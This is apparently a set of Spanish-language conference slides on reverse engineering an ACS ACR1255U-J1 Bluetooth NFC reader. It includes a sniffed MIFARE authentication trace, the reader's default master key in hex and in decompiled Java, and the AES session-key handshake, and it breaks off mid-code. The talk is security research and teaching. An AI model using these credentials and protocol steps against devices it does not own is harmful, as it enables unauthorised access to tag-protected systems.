HELLO 0x60!
Auth Key PWNED

Mariano Marino

Programador

Consultor en Seguridad Websec

Twitter / Telegram: **@marianoit**


DragonJAR
EDUCATION


ANDRO

AGENDA

1. Explicación de cómo llevar a cabo una investigación ordenada

2. Ingeniería inversa al hardware y software de un dispositivo.

3. Extracción de la clave de autenticación del tag NFC de un lector NFC Bluetooth.

/VAR/MDZ

Historia

Trazabilidad off-line



7970

/VAR/MDZ

ACR1255U-J1

ACS Secure Bluetooth® NFC Reader


+ TAG Dual Frequency: UHF / HF (NFC)



/VAR/MDZ


NFC

Introducción a la tecnología



Inducción electromagnética

- Utiliza el mismo principio que un transformador de corriente, pero sin nucleo de hierro
- Si genero un consumo en una bobina puedo detectarla en la otra.
- Si ademas eso se coordina con un reloj, puedo transmitir información.



La distancia afecta la inducción…

NFC laboratory 2.8.3 - josevcm@gmail.com


NfcA NfcB NfcF NfcV

Live Record Stop


#	Time	Delta	Rate	Type	Event		
0	0.000000				RF-Off		
1	0.000001	1 us			RF-On		
2	0.001081	1080 us	106k	NfcA	WUPA	→	52
3	0.001247	90 us	106k	NfcA	*ATQA*	←	*04 00*
4	0.001912	491 us	106k	NfcA	SEL1	→	93 70 46 30 ac c9 13 08 fa
5	0.002776	90 us	106k	NfcA	*SAK*	←	*08 b6 dd*
6	0.005470	2435 us	106k	NfcA	AUTH	→	60 08 bd f7
7	0.006155	331 us	106k	NfcA		←	*49 b5 18 7d*
8	0.006886	386 us	106k	NfcA		→	20 0d 25 13 4b 39 7a d1
9	0.007666	91 us	106k	NfcA		←	*43 cd b2 8f*
10	0.008415	400 us	106k	NfcA		→	d1 c5 a5 29
11	0.008940	176 us	106k	NfcA		←	*23 90 aa d6 06 1e 8a 32 96 3a bd db d8 e0 5e da 3b 5b*
12	0.011423	949 us			RF-On		

Table 9. Command overview

Command	ISO/IEC 14443	Command code (hexadecimal)
Request	REQA	26h (7 bit)
Wake-up	WUPA	52h (7 bit)
Anticollision CL1	Anticollision CL1	93h 20h
Select CL1	Select CL1	93h 70h
Anticollision CL2	Anticollision CL2	95h 20h
Select CL2	Select CL2	95h 70h
Halt	Halt	50h 00h
Authentication with Key A	-	60h
Authentication with Key B	-	61h
Personalize UID Usage	-	40h
SET_MOD_TYPE	-	43h
MIFARE Read	-	30h
MIFARE Write	-	A0h
MIFARE Decrement	-	C0h
MIFARE Increment	-	C1h
MIFARE Restore	-	C2h
MIFARE Transfer	-	B0h




ASK



Subcarrier

Rol de la clave de autenticación...

La necesito para interactuar con el TAG
Si la consigo, PWNED



/VAR/MDZ

¿Como funciona la autenticación?

El Tag **almacena 2 claves** y unos bits que indican el nivel de acceso.

Entre el lector y el Tag se intercambian **3 contraseñas** calculadas en base a la clave secreta y a valores intercambiados.

Si todo es correcto, el Tag da el acceso solicitado o lo deniega.


Access bits			Access condition for						Remark
			KEYA		Access bits		KEYB		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	key A	key A	never	key A	key A	Key B may be read[1]
0	1	0	never	never	key A	never	key A	never	Key B may be read[1]
1	0	0	never	key B	key A|B	never	never	key B	
1	1	0	never	never	key A|B	never	never	never	
0	0	1	never	key A	key A	key A	key A	key A	Key B may be read, transport configuration[1]
0	1	1	never	key B	key A|B	key B	never	key B	
1	0	1	never	never	key A|B	key B	never	never	
1	1	1	never	never	key A|B	never	never	never	


Sector	Block	Byte Number within a Block 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	Description
15	3	Key A | Access Bits | Key B	Sector Trailer 15
	2		Data
	1		Data
	0		Data
14	3	Key A | Access Bits | Key B	Sector Trailer 14
	2		Data
	1		Data
	0		Data
:	:		
:	:		
:	:		
1	3	Key A | Access Bits | Key B	Sector Trailer 1
	2		Data
	1		Data
	0		Data
0	3	Key A | Access Bits | Key B	Sector Trailer 0
	2		Data
	1		Data
	0	Manufacturer Data	Manufacturer Block


/VAR/MDZ


Analizando el lector


www.acs.com.hk











Flujo de conexión

5.1.1. Bluetooth Connection Flow

The program flow of the Bluetooth connection is shown below:





Figure 6: Bluetooth Connection Flow



En rojo van los mensajes cifrados…

¿Cómo se cifran los primeros mensajes?

/VAR/MDZ

After successful authentication, a 16-byte Session Key is generated in both the ACR1255U-J1 and the data server.

Default Customer Master Key (Hex): **41 43 52 31 32 35 35 55 2D 4A 31 20 41 75 74 68**

Note: *The reader will be locked and unusable once incorrect authentication keys are entered more than six (6) times.*

For more detailed information, you may contact an ACS sales representative

```
HEX:   41 43 52 31 32 35 35 55 2D 4A 31 20 41  75  74  68
DEC:   65 67 82 49 50 53 53 85 45 74 49 32 65 117 116 104
ASCII: ACR1255U-J1 Auth
```

ACS SMART ACCESS

```
public void authenticateReader() {
    byte[] bytes;
    if (this._bluetoothReader instanceof Acr3901us1Reader) {
        bytes = Utils.getStringInHexBytes(DEFAULT_3901_MASTER_KEY);
    } else {
        bytes = DEFAULT_1255_MASTER_KEY.getBytes();
    }
    if (!this._bluetoothReader.authenticate(bytes)) {
        Log.i("Authentication", "Reader is not ready!");
        disableControl();
        return;
    }
    Log.i("Authentication", "Authenticating...");
}
```

```
/* loaded from: classes.dex */
public class MyBluetoothReader {
    private static final String DEFAULT_1255_APDU_COMMAND = "FF B0 00 04 01";
    private static final String DEFAULT_1255_ESCAPE_COMMAND = "E0 00 00 18 00";
    private static final String DEFAULT_1255_MASTER_KEY = "ACR1255U-J1 Auth";
    private static final String DEFAULT_3901_APDU_COMMAND = "80 84 00 00 08";
    private static final String DEFAULT_3901_ESCAPE_COMMAND = "02";
    private static final String DEFAULT_3901_MASTER_KEY = "FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF";
```

Otras implementaciones

master flomio_drivers_android / ACR1255U / Sample Code / src / com / acs / btdemo / ReaderActivity.java

Blame Executable File · 1456 lines (1277 loc) · 61.9 KB

```
58  public class ReaderActivity extends Activity implements
64      /* Default master key. */
65      private static final String DEFAULT_3901_MASTER_KEY = "FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF";
66      /* Get 8 bytes random number APDU. */
67      private static final String DEFAULT_3901_APDU_COMMAND = "80 84 00 00 08";
68      /* Get Serial Number command (0x02) escape command. */
69      private static final String DEFAULT_3901_ESCAPE_COMMAND = "02";
70
71      /* Default master key. */
72      private static final String DEFAULT_1255_MASTER_KEY = "ACR1255U-J1 Auth";
73
```


master ACR-NFC-Reader-PhoneGap-Plugin / src / android / com / frankgreen / reader / BTReader.java

Blame 565 lines (483 loc) · 20.4 KB Raw

```
31  public class BTReader implements ACRReader {
496     }
497
498     private byte[] initMasterKey() {
499         try {
500             String key = Utils.toHexString("ACR1255U-J1 Auth".getBytes("UTF-8"));
501             if (key == null) {
502                 return null;
503             }
```

```
public class BTRActivity extends AppCompatActivity {

private String mDeviceAddress = "20:91:48:5B:52:44";
private static final byte[] AUTO_POLLING_START = { (byte) 0xE0, 0x00, 0x00, 0x40, 0x01 };
private int mConnectState = BluetoothReader.STATE_DISCONNECTED;

private static final String DEFAULT_1255_MASTER_KEY = "ACR1255U-J1 Auth";
private byte masterKey[] = {65, 67, 82, 49, 50, 53, 53, 85, 45, 74, 49, 32, 65, 117, 116, 104};
byte[] apdu = { (byte) 0xFF, (byte) 0xCA, (byte) 0x00, (byte) 0x00, (byte) 0x00  };
```

OBSERVACIÓN

Primer paso del método científico

MÉTODO "CIENTÍFICO"

01
OBSERVACIÓN

Detecto la falla o un problema interesante para analizar

02
INVESTIGACIÓN

Analizo el contexto y armo la base de conocimientos

03
HIPÓTESIS

Planteo las suposiciones

Si P => Q

04
EXPERIMENTO

Por cada hipótesis diseño el experimento o la manera de comprobarlo.

05
RESULTADOS

¿Obtuve datos consistentes?

¿Validé la hipótesis?

¿Sumé conocimiento?

06
BITÁCORA

Actualizo la información con:

- Validada
- No validada
- Resultado dudoso

Base de conocimiento

Objetivo: disminuir incertidumbre

Consejo: armar hoja de datos

Obtener la información más importante para la investigación, por ejemplo:

- ✓ Tecnología que utiliza
- ✓ Circuitos integrados que observo
- ✓ FCC Id
- ✓ Frecuencia / Modulación / Codificación
- ✓ Flujos de estados / autenticación / cifrado
- ✓ Protocolo de comunicación / comandos internos
- ✓ Configuracion inicial
- ✓ Credenciales por defecto
- ✓ Interfaces de comunicación internas y externas
- ✓ Codigo fuente, proyectos similares o librerias

Base de conocimiento

- Salvo el primer mensaje, el resto va cifrado con AES/CBC/NoPadding y usando la masterKey por defecto.
- El lector genera un bloque de 16 bytes aleatorios
- El celular genera un bloque de 16 bytes aleatorios
- Esos bloques se comparten
- Se arma la sessionKey con 8 bytes recibidos del lector + 8 bytes generados en el celular.
- Los mensajes son:
  - **E0-00-00-45-00**
  - E1-00-00-45-00+Random1 (16bytes)
  - E0-00-00-46-00+Random2+Random1 (32 bytes)
  - E1-00-00-46-00+Random2 (16 bytes)

```
static int a(byte[] bArr, byte[] bArr2, int i, int i2, byte[] bArr3, int
    SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES");
    Cipher instance = Cipher.getInstance("AES/CBC/NoPadding");
    instance.init(2, secretKeySpec, new IvParameterSpec(new byte[16]));
    return instance.doFinal(bArr2, i, i2, bArr3, i3);
}
```

Base de conocimiento

En ese flujo de autenticación se espera una máquina de estados representada por unos bloques if....

Abstracción: if y eventos

```
final boolean mo28b(byte[] bArr, int i) {
    if (!this.f130n) {
        if (bArr == null || bArr.length < 3) {
            if (this.f114H != null) {
                this.f114H.onAuthenticationComplete(this, 8);
            }
            return false;
        } else if (bArr[0] == 0xE1) {
            if (bArr[3] == 0x46) {
                if (this.f129m != 2) {
                    new StringBuilder("mAthstate incorrect!");
                } else if (bArr == null || bArr.length < 20) {
                    if (this.f114H != null) {
                        this.f114H.onAuthenticationComplete(this, 8);
                    }
                } else {
                    if (this.f114H != null) {
                        this.f114H.onAuthenticationComplete();
                    }
                }
                return false;
            } else { // 0x45
                if (this.f129m != 1) {
                } else if (bArr == null || bArr.length < 21) {
